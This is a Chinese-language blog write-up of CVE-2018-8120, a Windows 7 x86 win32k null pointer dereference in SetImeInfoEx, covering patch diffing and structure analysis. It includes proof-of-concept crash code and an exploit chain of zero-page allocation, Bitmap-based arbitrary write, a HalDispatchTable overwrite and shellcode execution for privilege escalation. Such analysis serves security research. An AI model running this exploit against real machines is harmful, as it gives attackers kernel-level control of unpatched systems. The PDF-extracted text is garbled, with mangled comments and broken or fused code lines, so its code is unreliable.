
thund**** / 2019-08-15 07:35:00 / 浏览数 3592 安全技术 二进制安全 顶(0) 踩(0)

0x00:前言


2018年5月微软发布了一次安全补丁,其中有一个是对内核空指针解引用的修复,本片文章从补丁对比出发,对该内核漏洞进行分析,对应CVE-2018-8120,实验平台是W 7 x86 sp1

0x01:补丁对比

对比四月和五月的安全补丁可以定位以下几个关键函数,逐个分析观察可以定位到我们本次分析的的关键函数SetImeInfoEx




可以看到五月的补丁对SetImeInfoEx多了一层检验




IDA中观察4月补丁反汇编如下,稍微添加了一些注释

```
signed int __stdcall SetImeInfoEx(signed int pwinsta, const void *piiex)
signed int result; // eax
int v3; // eax
int v4; // eax
result = pwinsta;
if ( pwinsta )
                                            // II pwinsta IIII
  v3 = *(DWORD *)(pwinsta + 0x14);
                                            // ■■ pwinsta + 0x14 ■■■,■■■ spkList
  while ( *(_DWORD *)(v3 + 0x14) != *(_DWORD *)piiex )//
    v3 = *(DWORD *)(v3 + 8);
    if ( v3 == *(DWORD *)(pwinsta + 0x14) )
      return 0;
  }
  v4 = *(_DWORD *)(v3 + 0x2C);
  if ( !v4 )
    return 0;
  if ( !*(DWORD *)(v4 + 0x48) )
    qmemcpy((void *)v4, piiex, 0x15Cu);
  result = 1;
}
return result;
}
5月补丁反汇编如下
signed int __stdcall SetImeInfoEx(signed int pwinsta, const void *piiex)
signed int result; // edx
int v3; // eax
int v4; // eax
if (!pwinsta)
```

```
return 0;
result = *(_DWORD *)(pwinsta + 0x14);
if (!result)
  return 0;
v3 = *(DWORD *)(pwinsta + 0x14);
while ( *(_DWORD *)(v3 + 0x14) != *(_DWORD *)piiex )
  v3 = *(DWORD *)(v3 + 8);
 if ( v3 == result )
   return 0;
v4 = *(_DWORD *)(v3 + 0x2C);
if ( !v4 )
  return 0;
if ( !*(\_DWORD *)(v4 + 0x48) )
  qmemcpy((void *)v4, piiex, 0x15Cu);
return 1;
}
可以看到五月的补丁对于参数v3是否为零进行了一次检测,我们对比SetImeInfoEx函数的实现发现,也就是多了对成员域
spklList的检测, v3就是我们的spklList,该函数的主要作用是对扩展结构IMEINFO进行设置
// nt4
/************************
* SetImeInfoEx
* Set extended IMEINFO.
* History:
* 21-Mar-1996 wkwok
                     Created
BOOL SetImeInfoEx(
  PWINDOWSTATION pwinsta,
  PIMEINFOEX piiex)
  PKL pkl, pklFirst;
  UserAssert(pwinsta->spklList != NULL);
  pkl = pklFirst = pwinsta->spklList;
  do {
     if (pkl->hkl == piiex->hkl) {
          * Error out for non-IME based keyboard layout.
         if (pkl->piiex == NULL)
            return FALSE;
          * Update kernel side IMEINFOEX for this keyboard layout
          * only if this is its first loading.
          * /
         if (pkl->piiex->fLoadFlag == IMEF_NONLOAD) {
            RtlCopyMemory(pkl->piiex, piiex, sizeof(IMEINFOEX));
         }
         return TRUE;
     pkl = pkl->pklNext;
  } while (pkl != pklFirst);
  return FALSE;
}
```





ReorderKeyboardLayouts函数实现如下,可以看到函数也对spklList进行了调用,我们这里主要分析SetImeInfoEx函数

```
VOID ReorderKeyboardLayouts(
  PWINDOWSTATION pwinsta,
  PKL pklFirst = pwinsta->spklList;
  UserAssert(pklFirst != NULL);
   * If the layout is already at the front of the list there's nothing to do.
  if (pkl == pklFirst) {
      return;
   }
   * Cut pkl from circular list:
  pkl->pklPrev->pklNext = pkl->pklNext;
  pkl->pklNext->pklPrev = pkl->pklPrev;
   * Insert pkl at front of list
  pkl->pklNext = pklFirst;
  pkl->pklPrev = pklFirst->pklPrev;
  pklFirst->pklPrev->pklNext = pkl;
  pklFirst->pklPrev = pkl;
  Lock(&pwinsta->spklList, pkl);
}
```

```
signed int v1; // esi
 char *v2; // ecx
 char v3; // al
 signed int pwinsta; // eax
 char piiex; // [esp+10h] [ebp-178h]
 CPPEH_RECORD ms_exc; // [esp+170h] [ebp-18h]
 UserEnterUserCritSec();
 if ( *(_BYTE *)gpsi & 4 )
  ms exc.registration.TryLevel = 0;
  v2 = buf;
  if ( (unsigned int)buf >= W32UserProbeAddress )
    v2 = (char *)W32UserProbeAddress;
  v3 = *v2;
  qmemcpy(&piiex, buf, 0x15Cu);
  ms_exc.registration.TryLevel = 0xFFFFFFE;
  pwinsta = _GetProcessWindowStation(0);
  v1 = SetImeInfoEx(pwinsta, &piiex); // ■■ pwinsta ■ _GetProcessWindowStation(0) ■■
                                 // ■■ piiex ■ qmemcpy ■■■■ al ■■■■,■ al ■■■■■■■■■■
 }
 else
  UserSetLastError(0x78);
  v1 = 0;
 UserSessionSwitchLeaveCrit();
 return v1;
在SetImeInfoEx函数中,我们可以看到传入的指针PWINDOWSTATION指向结构体tagWINDOWSTATION结构如下,也就是窗口站结构,其中偏移 0x14
处可以找到spklList,我们需要关注的点我会进行注释
1: kd> dt win32k!tagWINDOWSTATION
  +0x000 dwSessionId : Uint4B
                       : Ptr32 tagWINDOWSTATION
  +0x004 rpwinstaNext
 +0x008 rpdeskList : Ptr32 tagDESKTOP
                       : Ptr32 tagTERMINAL
 +0x00c pTerm
  +0x010 dwWSF_Flags : Uint4B
                    : Ptr32 tagKL // ■
: Ptr32 tagTHREADINFO
  +0x014 spklList
                                        //
  +0x018 ptiClipLock
  +0x01c ptiDrawingClipboard : Ptr32 tagTHREADINFO
  +0x020 spwndClipOpen
                      : Ptr32 tagWND
  +0x024 spwndClipViewer : Ptr32 tagWND
  +0x028 spwndClipOwner : Ptr32 tagWND
                     : Ptr32 tagCLIP
  +0x02c pClipBase
  +0x030 cNumClipFormats : Uint4B
 +0x034 iClipSerialNumber : Uint4B
 +0x038 iClipSequenceNumber : Uint4B
  +0x03c spwndClipboardListener : Ptr32 tagWND
  +0x040 pGlobalAtomTable : Ptr32 Void
  +0x044 luidEndSession : _LUID
  +0x04c luidUser : _LUID
  +0x054 psidUser
                       : Ptr32 Void
我们继续追溯到spklList指向的结构tagKL,可以看到是一个键盘布局对象结构体,结构体成员中我们可以看到成员piiex指向一个基于tagIMEINFOEX布局的扩展信息
1: kd> dt win32k!tagKL
  +0x000 head
                      : HEAD
                      : Ptr32 tagKL
                                        //
  +0x008 pklNext
                      : Ptr32 tagKL
                                        //
  +0x00c pklPrev
  +0x010 dwKL_Flags
                      : Uint4B
                       : Ptr32 HKL__
                                        //
  +0 \times 014 hkl
  +0x018 spkf
                       : Ptr32 tagKBDFILE
                      : Ptr32 tagKBDFILE
  +0x01c spkfPrimary
  +0x020 dwFontSigs
                       : Uint4B
  +0x024 iBaseCharset
                      : Uint4B
  +0x028 CodePage
                       : Uint2B
```

signed int. stdcall NtUserSetImeInfoEx(char *buf)

```
: Ptr32 tagIMEINFOEX // ■■■
  +0x02c piiex
                       : Uint4B
  +0\times030 uNumTbl
  +0x034 pspkfExtra
                       : Ptr32 Ptr32 tagKBDFILE
  +0x038 dwLastKbdType : Uint4B
  +0x03c dwLastKbdSubType : Uint4B
  +0x040 dwKLID
                        : Uint4B
piiex指向的tagIMEINFOEX的结构如下
1: kd> dt win32k!tagIMEINFOEX
                  : Ptr32 HKL__
  +0x000 hkl
 +0x004 ImeInfo : tagIMEINFO
+0x020 wszUIClass : [16] Wchar
  +0x040 fdwInitConvMode : Uint4B
                    : Int4B
  +0x044 fInitOpen
                        : Int4B // ■■■
  +0x048 fLoadFlag
  +0x04c dwProdVersion : Uint4B
  +0x050 dwImeWinVersion : Uint4B
  +0x054 wszImeDescription : [50] Wchar
 +0x0b8 wszImeFile
                    : [80] Wchar
 +0x158 fSysWow640nly : Pos 0, 1 Bit
  +0x158 fCUASLayer
                       : Pos 1, 1 Bit
```

: Wchar

0x02:漏洞复现

{

+0x02a wchDiacritic

通过上面对每个成员的分析,我们大概知道了函数之间的调用关系,这里再简单总结一下,首先当用户在R3调用CreateWindowStation生成一个窗口时,新建的 WindowStation 对象其偏移 0x14 位置的 spklList 字段的值默认是零,如果我们调用R0函数NtUserSetImeInfoEx,传入一个我们定义的 buf ,函数就会将 buf 传给 piiex 在传入 SetImeInfoEx 中,一旦调用了 SetImeInfoEx 函数,因为 spklList 字段是零,所以就会访问到零页内存,导致蓝屏,所以我们构造如下代码

```
#include<stdio.h>
#include<Windows.h>
#define IM_UI_CLASS_SIZE
#define IM_FILE_SIZE
#define IM_DESC_SIZE
                               50
typedef struct {
  DWORD
         dwPrivateDataSize;
  DWORD
              fdwProperty;
  DWORD
              fdwConversionCaps;
  DWORD
              fdwSentenceCaps;
  DWORD
              fdwUICaps;
  DWORD
              fdwSCSCaps;
   DWORD
              fdwSelectCaps;
} tagIMEINFO;
typedef struct {
  HKL
             hkl;
  tagIMEINFO ImeInfo;
  WCHAR
            wszUIClass[IM_UI_CLASS_SIZE];
  DWORD
              fdwInitConvMode;
  BOOL
              fInitOpen;
  BOOL
              fLoadFlag;
  DWORD
              dwProdVersion;
  DWORD
             dwImeWinVersion;
  WCHAR
             wszImeDescription[IM DESC SIZE];
  WCHAR
             wszImeFile[IM FILE SIZE];
            fSysWow640nly : 1;
  CHAR
  BYTE
              fCUASLayer : 1;
} tagIMEINFOEX;
// INTEREST NtUserSetImeInfoEx
static
BOOL
 declspec(naked)
NtUserSetImeInfoEx(tagIMEINFOEX* imeInfoEx)
```

```
_asm { mov eax, 1226h };
   _asm { lea edx, [esp + 4] };
   _asm { int 2eh };
   _asm { ret };
int main()
  // BEBEER, BEEWindowStationBEERS0x14BEEspklList
  HWINSTA hSta = CreateWindowStation(
     0.
                   //LPCSTR
                                        lpwinsta
                   //DWORD
                                        dwFlags
     0.
     READ_CONTROL, //ACCESS_MASK
                                       dwDesiredAccess
                   //LPSECURITY_ATTRIBUTES lpsa
  );
  SetProcessWindowStation(hSta);
  char buf[0x4];
  memset(buf, 0x41, sizeof(buf));
  // WindowStation->spklList
  NtUserSetImeInfoEx((PVOID)&buf);
  return 0;
}
运行发现果然蓝屏了,问题出在 win32k.sys
```

problem has been detected and windows has been shut down to prevent damage to your computer. If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps: Check to be sure you have adequate disk space. If a driver is identified in the Stop message, disable the driver or check with the manufacturer for driver updates. Try changing video adapters. Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode. Technical information: *** STOP: 0x0000008E (0xC0000005,0x96100AAB,0xA3D1BA18,0x00000000) *** win32k.sys - Address 96100AAB base at 960F0000, DateStamp 5abb41d1 Collecting data for crash dump ... Initializing disk for crash dump ... **光** 先知社区

```
.text:96100AAB loc_96100AAB:

.text:96100AAB

cmp [eax+14h], edx

text:96100AAE

.text:96100AB0

mov eax, [eax+8]

.text:96100AB3

cmp eax, ecx

.text:96100AB5

.text:96100AB5

.text:96100AB7

/ 先知社区
```

0x03:漏洞利用

利用思路

我们利用的思路首先可以想到因为是在win

7的环境中,我们可以在零页构造一些结构,所以我们这里首先获得并调用申请零页的函数NtAllocateVirtualMemory,因为内存对齐的问题我们这里申请大小的参数设11以申请到零页内存

```
1 以申请到零页内存
//
*(FARPROC*)& NtAllocateVirtualMemory = GetProcAddress(
  GetModuleHandleW(L"ntdll"),
   "NtAllocateVirtualMemory");
if (NtAllocateVirtualMemory == NULL)
  printf("[+]Failed to get function NtAllocateVirtualMemory!!!\n");
  system("pause");
  return 0;
//
PVOID Zero_addr = (PVOID)1;
SIZE_T RegionSize = 0x1000;
printf("[+] Started to alloc zero page");
if (!NT_SUCCESS(NtAllocateVirtualMemory(
  INVALID_HANDLE_VALUE,
  &Zero_addr,
  0,
  &RegionSize,
  MEM_COMMIT | MEM_RESERVE,
  PAGE_READWRITE)) | | Zero_addr != NULL)
  printf("[+] Failed to alloc zero page!\n");
  system("pause");
  return 0;
ZeroMemory(Zero_addr, RegionSize);
printf(" => done!\n");
申请到内存我们就需要开始思考如何进行构造,我们再详细回顾一下漏洞复现例子中的一些函数,根据前面的例子我们知道,需要使用到CreateWindowStation创建窗口
HWINSTA CreateWindowStationA(
LPCSTR
                    lpwinsta,
DWORD
                    dwFlags,
ACCESS MASK
                    dwDesiredAccess,
LPSECURITY_ATTRIBUTES lpsa
创建好窗口站对象之后我们还需要将当前进程和窗口站对应起来,需要用到 SetProcessWindowStation
函数将指定的窗口站分配给调用进程。这使进程能够访问窗口站中的对象,如桌面、剪贴板和全局原子。窗口站上的所有后续操作都使用授予hwinSta的访问权限
BOOL SetProcessWindowStation(
HWINSTA hWinSta
);
最后一步就是调用xxNtUserSetImeInfoEx函数蓝屏,我们这里能做手脚的就是给xxNtUserSetImeInfoEx函数传入的参数piiex
// nt4 ■■
BOOL NtUserSetImeInfoEx(
  IN PIMEINFOEX piiex);
```

我们在IDA中继续分析一下并粗略的构造一个思路,这里我根据结构重新注释修复了一下 IDA 反汇编的结果

```
bool __stdcall SetImeInfoEx(DWORD *pwinsta, DWORD *piiex)
bool result; // al
DWORD *spklList; // eax
DWORD *tagKL_piiex; // eax
result = (char)pwinsta;
 if ( pwinsta )
  spklList = (DWORD *)pwinsta[5];
                                              // pwinsta ■■ tagWINDOWSTATION ■■
                                              // pwinsta[5] == tagWINDOWSTATION->spklList
  while ( spklList[5] != *piiex )
                                              // spklList ■■ tagKL ■■
                                              // spklList[5] == tagKL->hkl
                                              // tagKL->hkl == &piiex ■■■■■■■
     spklList = (DWORD *)spklList[2];
    if ( spklList == (DWORD *)pwinsta[5] )
      return 0;
  tagKL_piiex = (DWORD *)spklList[0xB];
                                              // spklList[0xB] == tagKL->piiex
                                              // tagKL->piiex
  if ( !tagKL_piiex )
    return 0;
                                              // piiex ■■ tagIMEINFOEX ■■
  if ( !tagKL_piiex[0x12] )
                                              // piiex[0x12] == tagIMEINFOEX->fLoadFlag
                                              // ■■ tagIMEINFOEX->fLoadFlag ■■■■■■■■■■■■■■
    qmemcpy(tagKL_piiex, piiex, 0x15Cu);
  result = 1;
}
return result;
}
```

需要清楚的是,我们最后SetImeInfoEx中的拷贝函数会给我们带来什么作用,他会把我们传入的piiex拷贝到tagKL->piiex中,拷贝的大小是 0x15C,我们这里其实想到的是拷贝之后去覆盖

HalDispatchTable+0x4的位置,然后调用NtQueryIntervalProfile函数提权,所以我们只需要覆盖四个字节,为了达到更精准的覆盖我们想到了 win10中的滥用Bitmap对象达到任意地址的读和写,那么在 win 7 中我们如何运用这个手法呢?其实很简单,原理上和 win 10

相同,只是我们现在有个问题,要达到任意地址的读和写,我们必须得让hManagerPrvScanO指向hworkerPrvScanO,我们如何实现这个目标呢?聪明的你一定想到了前面

- 初始化申请零页内存
- 新建一个窗口并与当前线程关联
- 申请并泄露Bitmap中的PrvScan0地址
- 在零页构造结构体绕过检查实现能够调用拷贝函数
- 构造xxNtUserSetImeInfoEx函数的参数并调用实现hManagerPrvScan0指向hworkerPrvScan0
- 将 HalDispatchTable+0x4内容写为shellcode的内容
- 调用NtQueryIntervalProfile函数运行shellcode提权

xxNtUserSetImeInfoEx参数构造

有了思路我们现在就只差时间了,慢慢的调试总能给我们一个完美的结果(吗),我们知道NtUserSetImeInfoEx函数的参数是一个tagIMEINFOEX结构而tagKL则指向这个+0x2c

偏移处刚好不为零,所以我们考虑如下构造,把tagKL->piiex赋值为pManagerPrvScanO,把tagKL->hkl赋值为pWorkerPrvScanO,为了使传入的piiex与我们的t

```
DWORD* faketagKL = (DWORD*)0x0;

// DEBBB pWorkerPrvScan0 DEB

*(DWORD*)((PBYTE)& fakepiiex + 0x0) = pWorkerPrvScan0;

*(DWORD*)((PBYTE)& fakepiiex + 0x4) = 0x104;

*(DWORD*)((PBYTE)& fakepiiex + 0x8) = 0x00001b97;

*(DWORD*)((PBYTE)& fakepiiex + 0xC) = 0x00000003;

*(DWORD*)((PBYTE)& fakepiiex + 0x10) = 0x00010000;

*(DWORD*)((PBYTE)& fakepiiex + 0x18) = 0x04800200;

printf("[+] piiex address is : 0x%p\n", fakepiiex); // pWorkerPrvScan0

printf("[+] &piiex address is : 0x%p\n", &fakepiiex);


printf("[+] faketagKL address is : 0x%p\n", faketagKL);

// DWORD*)((PUCHAR)faketagKL + 0x14) = pWorkerPrvScan0; // tagKL->hkl

*(DWORD*)((PUCHAR)faketagKL + 0x2c) = pManagerPrvScan0; // tagKL->piiex

xxNtUserSetImeInfoEx(&fakepiiex); // DWORD*)
```

在xxNtUserSetImeInfoEx函数之后下断点你会发现已经实现了pManagerPrvScan0->pWorkerPrvScan0,这时我们就可以尽情的任意读写了



GetShell

最后提权的过程还是和以前一样,覆盖HalDispatchTable+0x4函数指针,然后调用NtQueryIntervalProfile函数达到运行shellcode的目的

```
VOID GetShell()
{
    DWORD interVal = 0;
    DWORD32 halHooked = GetHalOffset_4();


NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInterOoB(halHooked, (PVOID)& ShellCode, sizeof(DWORD32));

// 1. hManagerPrvScan0->hworkerPrvScan0->HalDispatchTable+0x4

// 2. hManagerPrvScan0->hworkerPrvScan0->HalDispatchTable+0x4->shellcode

// ■■shellcode
NtQueryIntervalProfile(0x1234, &interVal);
```

最终整合一下思路和代码我们就可以提权了(不要在意这盗版的win 7...),效果如下,详细的代码参考 => 这里



0x04:后记

这个漏洞也可以在win 7

x64下利用,后续我会考虑把64位的利用代码完善一下,思路都差不多,主要修改的地方是偏移和汇编代码的嵌入问题,这个漏洞主要是在零页的构造,如果在win 8中就很难利用,毕竟没有办法在零页申请内存

参考资料:

- [+] https://www.freebuf.com/vuls/174183.html
- [+] https://xiaodaozhi.com/exploit/149.html

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